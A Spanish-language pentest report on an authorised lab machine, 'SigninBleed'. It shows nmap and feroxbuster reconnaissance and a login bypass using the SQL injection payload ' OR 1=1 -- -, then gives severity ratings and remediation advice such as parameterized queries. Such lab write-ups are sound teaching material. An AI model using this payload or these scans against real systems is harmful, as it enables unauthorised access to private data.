WHOAMI-LABS.COM

Informe de Pentesting

Máquina **SigninBleed** · Portal interno

Objetivo	**SigninBleed — Portal interno (Nota privada)**
Dirección IP	**172.17.0.2 · puertos 22/tcp, 80/tcp**
Servidor web	**Gunicorn (HTTP) · OpenSSH 10.0p2 (Debian)**
Dificultad	**Fácil ★☆☆☆☆☆☆☆ (1 punto)**
Vector principal	**SQL Injection — Bypass de autenticación**
Flag obtenida	`SigninBleed{sqli_proxy_decoder}`
Duración	**00h 04m 03s**
Fecha	**11 de noviembre de 2026 — 11:54 (+0100)**

Autor: Josep Sanz

Documento CONFIDENCIAL — uso exclusivo del laboratorio autorizado

0. Alcance y autorización

Las pruebas descritas en este documento se han realizado **exclusivamente contra la máquina de laboratorio SigninBleed** (`172.17.0.2`) desplegada en la plataforma whoami-labs.com, que autoriza explícitamente la explotación de sus entornos con fines didácticos. No se ha atacado ningún sistema de terceros ni se han empleado técnicas de fuerza bruta masiva o denegación de servicio.

Tipo de prueba	Pentest de caja negra (black-box) sobre aplicación web y host Linux.
Scope autorizado	Única máquina `172.17.0.2` y los servicios que expone (SSH 22/tcp, HTTP 80/tcp).
Fuera de alcance	Cualquier otro host de la red, ataques de fuerza/DoS, pivoting hacia la infraestructura del laboratorio.
Metodología	OWASP WSTG · OWASP Top 10 2021 · PTES (reconocimiento → explotación → post-explotación → reporting).

1. Resumen ejecutivo

El portal interno *SigninBleed* expone un formulario de inicio de sesión que **construye la consulta SQL de autenticación concatenando directamente la entrada del usuario**, sin parametrización. Esto permite un ataque de **inyección SQL de tipo *authentication bypass***: introduciendo el payload clásico `' OR 1=1 -- -` en el campo usuario, la condición de la consulta se vuelve siempre verdadera y la aplicación concede una sesión válida **sin conocer ninguna credencial legítima**.

Una vez autenticado, el atacante accede a la ruta privada `/note`, que revela la «Nota privada» del laboratorio y, con ella, la flag `SigninBleed{sqli_proxy_decoder}`. El compromiso total del objetivo se logró en algo más de **4 minutos**.

La vulnerabilidad es de **severidad Alta**: la inyección SQL en un punto de autenticación es uno de los riesgos más graves y mejor conocidos del catálogo OWASP (**A03:2021 – Injection**), y aquí permite el salto directo de usuario anónimo a usuario autenticado con acceso a datos restringidos. La causa raíz es puramente de diseño/codificación y su remediación —consultas parametrizadas— es bien conocida y de bajo coste.

Tabla de hallazgos

#	Hallazgo	Severidad	Referencia
H-01	Inyección SQL con bypass de autenticación en `/login`	ALTA	CWE-89 · OWASP A03:2021 · CVSS 8.6
H-02	Transporte sin cifrar (HTTP sin TLS) y fuga de versiones de servidor	MEDIA	CWE-319 / CWE-200 · OWASP A05:2021 · CVSS 5.3

H-03	Gestión de sesión / mensajes que facilitan la enumeración de rutas internas	BAJA	CWE-209 · OWASP A05:2021 · CVSS 3.7

2. Desarrollo técnico de la intrusión

La intrusión siguió una cadena corta y directa: **reconocimiento de red → descubrimiento de contenido web → explotación de la inyección SQL en el login → acceso a la nota privada y obtención de la flag**.

2.1 · Reconocimiento — escaneo de puertos (Nmap)

Se parte de un escaneo completo de puertos TCP con detección de versiones y scripts por defecto para inventariar la superficie de ataque:

```
# Escaneo completo de puertos + versiones + scripts por defecto
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo revela únicamente **dos servicios**: SSH (22/tcp, OpenSSH 10.0p2 sobre Debian) y un servidor web **Gunicorn** en el puerto 80/tcp. El script `http-title` indica además que la raíz **redirige a** `/login`, lo que señala de inmediato dónde está la lógica de autenticación.

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-11 11:50 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    Gunicorn
|_http-title: Did not follow redirect to /login
|_http-server-header: gunicorn
MAC Address: CA:DE:98:88:17:2E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figura 1. *Resultado del escaneo Nmap: puertos 22/tcp (OpenSSH 10.0p2) y 80/tcp (HTTP/Gunicorn). La raíz redirige a `/login`.*

2.2 · Descubrimiento de contenido web (feroxbuster)

Sobre el servicio HTTP se lanza un *content discovery* con `feroxbuster` y un diccionario raft-medium para mapear rutas no enlazadas:

```
# Fuzzing de directorios y ficheros sobre el servicio web
feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

El resultado identifica las rutas clave de la aplicación. Destacan `/login` (código 200, formulario de acceso) y, sobre todo, `/note`, que devuelve un `302` redirigiendo a `/login`: es una **ruta protegida por sesión** —exactamente el recurso que buscamos alcanzar tras autenticarnos—. También aparecen `/` y `/logout`.




Figura 2. `feroxbuster` *descubre las rutas* `/login` *(200),* `/note` *y* `/logout` *(302 → login).* `/note` *es el recurso privado objetivo.*

2.3 · Explotación — SQL injection en el formulario de login

El formulario «Portal interno» invita a iniciar sesión «para ver tu nota privada». Al no disponer de credenciales, se prueba el payload canónico de **bypass de autenticación por inyección SQL** en el campo *Usuario*:

```
Usuario   : ' OR 1=1 -- -
Contraseña: cualquier_valor
```

La mecánica es la siguiente. Si el backend construye la consulta de forma insegura, por ejemplo:

```
SELECT * FROM users WHERE username = '$user' AND password = '$pass';
```

al inyectar `' OR 1=1 -- -` en `$user` la sentencia efectiva pasa a ser:

```
SELECT * FROM users WHERE username = '' OR 1=1 -- -' AND password = '...';
```

La comparación `1=1` es siempre verdadera y el doble guion comenta el resto de la consulta (incluida la verificación de la contraseña). El servidor devuelve la primera fila de la tabla de usuarios y **concede una sesión válida** sin credenciales legítimas.




Figura 3. *Inyección del payload `' OR 1=1 -- -` en el campo Usuario del «Portal interno» (`172.17.0.2/login`).*

2.4 · Post-explotación — acceso a la nota privada y flag

Tras el bypass, la aplicación redirige a la ruta protegida `/note` —la misma que `feroxbuster` había identificado como restringida—. La «Nota privada» se renderiza para el usuario `demo` (la primera cuenta de la tabla, devuelta por la inyección) y **contiene la flag de root del laboratorio**:

```
SigninBleed{sqli_proxy_decoder}
```




Figura 4. *Ruta `/note` accesible tras el bypass: nota privada del usuario `demo` con la flag `SigninBleed{sqli_proxy_decoder}`.*

La flag se valida en la plataforma, que confirma el **compromiso total de la máquina** en **4 minutos y 3 segundos**.



Figura 5. *Confirmación de whoami-labs: laboratorio SigninBleed comprometido con éxito y flag aceptada.*

3. Análisis de vulnerabilidades

H-01 · Inyección SQL con bypass de autenticación ALTA

Ubicación	Formulario de acceso — `POST /login` (campo *Usuario*)
CWE	CWE-89 (Improper Neutralization of Special Elements used in an SQL Command)
OWASP	A03:2021 – Injection
CVSS 3.1	**8.6 (Alta)**

```
Vector CVSS: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
```

Descripción. La consulta SQL de autenticación se construye concatenando la entrada del usuario sin saneado ni parametrización. Un atacante no autenticado puede alterar la lógica de la sentencia e iniciar sesión como el primer usuario de la base de datos mediante un payload tautológico (`' OR 1=1 -- -`).

Impacto. Acceso no autorizado a una zona privada de la aplicación y a los datos que contiene (la nota privada / flag). En un escenario real este mismo defecto permitiría, además del bypass, la **extracción de la base de datos completa** (UNION-based, error-based o blind SQLi) e incluso, según la configuración del motor, lectura/escritura de ficheros o ejecución de comandos.

Mitigación aplicada / principal: consultas parametrizadas (*prepared statements*).

H-02 · Transporte sin cifrar y fuga de versiones MEDIA

Ubicación	Servicio HTTP (80/tcp) y banners de servicio (Gunicorn / OpenSSH)
CWE	CWE-319 (Cleartext Transmission) · CWE-200 (Information Exposure)
OWASP	A05:2021 – Security Misconfiguration
CVSS 3.1	**5.3 (Media)**

Descripción. El portal transmite el formulario de autenticación y la cookie de sesión por HTTP en claro, sin TLS. Credenciales y cookies serían interceptables en un ataque *man-in-the-middle*. Además, los servicios exponen sus versiones exactas (Gunicorn, OpenSSH 10.0p2), lo que facilita la correlación con CVEs conocidos.

H-03 · Mensajes/redirecciones que facilitan la enumeración BAJA

Ubicación	Rutas protegidas (`/note` , `/logout`) y comportamiento de redirección
CWE	CWE-209 (Information Exposure Through an Error/Redirect Message)
OWASP	A05:2021 – Security Misconfiguration

CVSS 3.1	3.7 (Baja)

Descripción. El patrón de redirección `302 → /login` sobre rutas existentes pero protegidas confirma al atacante qué recursos internos existen (p. ej. `/note`), orientando el ataque. No es crítico por sí mismo, pero reduce el esfuerzo de reconocimiento.

4. Recomendaciones de remediación

Prioritario — corregir la inyección SQL (H-01)

- **Consultas parametrizadas / prepared statements** en TODA interacción con la base de datos. La entrada del usuario nunca debe concatenarse en la cadena SQL. Con un ORM (SQLAlchemy, Django ORM…) o con placeholders del driver:

```
cursor.execute(
    "SELECT id FROM users WHERE username=%s AND password=%s",
    (usuario, hash_pass)
)
```

- **No comparar contraseñas en claro:** almacenar y verificar con `bcrypt` / `argon2`; el login debe recuperar el usuario y verificar el hash en la aplicación, no en la cláusula SQL.
- **Validación de entrada** (lista blanca por tipo/longitud) como defensa en profundidad, nunca como control único.
- **Mínimo privilegio en BD:** la cuenta que usa la aplicación solo debe tener los permisos imprescindibles (sin `FILE`, sin DDL), para limitar el impacto de una inyección residual.
- **WAF** como mitigación temporal mientras se corrige el código, y registro/alerta de patrones SQLi.

Refuerzo — transporte y configuración (H-02 / H-03)

- Forzar **HTTPS/TLS** en todo el portal con **HSTS**; servir Gunicorn tras un proxy inverso (Nginx) que termine TLS.
- Cookie de sesión con atributos `Secure`, `HttpOnly` y `SameSite=Strict`.
- Ocultar banners de versión de servidor y añadir cabeceras de seguridad (`Content-Security-Policy`, `X-Content-Type-Options`, `X-Frame-Options`).
- Respuestas uniformes para rutas protegidas (evitar que la redirección delate qué recursos existen) y manejo de errores genérico.
- Implantar **rate-limiting** y bloqueo progresivo en el login frente a automatización.

5. Conclusión y lección aprendida

> **Una única debilidad de codificación —concatenar la entrada del usuario en la consulta SQL— basta para saltarse por completo la autenticación del portal.** No hizo falta ninguna credencial ni ningún exploit

> complejo: un payload de una línea convirtió a un visitante anónimo en usuario autenticado con acceso a datos privados en cuestión de minutos.

La lección es la de siempre con la inyección SQL, y por eso lleva dos décadas en lo alto del Top 10 de OWASP: **toda entrada es hostil hasta que se trata como tal**. La frontera entre datos y código (la consulta) debe mantenerse con consultas parametrizadas; es un control barato, bien documentado y que habría cortado la cadena de raíz. El resto de hallazgos (HTTP sin cifrar, fuga de versiones, enumeración por redirección) son higiene de configuración que, sumada, amplía la superficie y facilita la vida al atacante.

Resultado	Objetivo **comprometido** — flag `SigninBleed{sqli_proxy_decoder}` obtenida.
Tiempo total	00h 04m 03s
Autor	Josep Sanz
Fecha	11 de noviembre de 2026

Documento confidencial. Pruebas realizadas exclusivamente contra el laboratorio autorizado whoami-labs (172.17.0.2). · Josep Sanz · 2026-11-11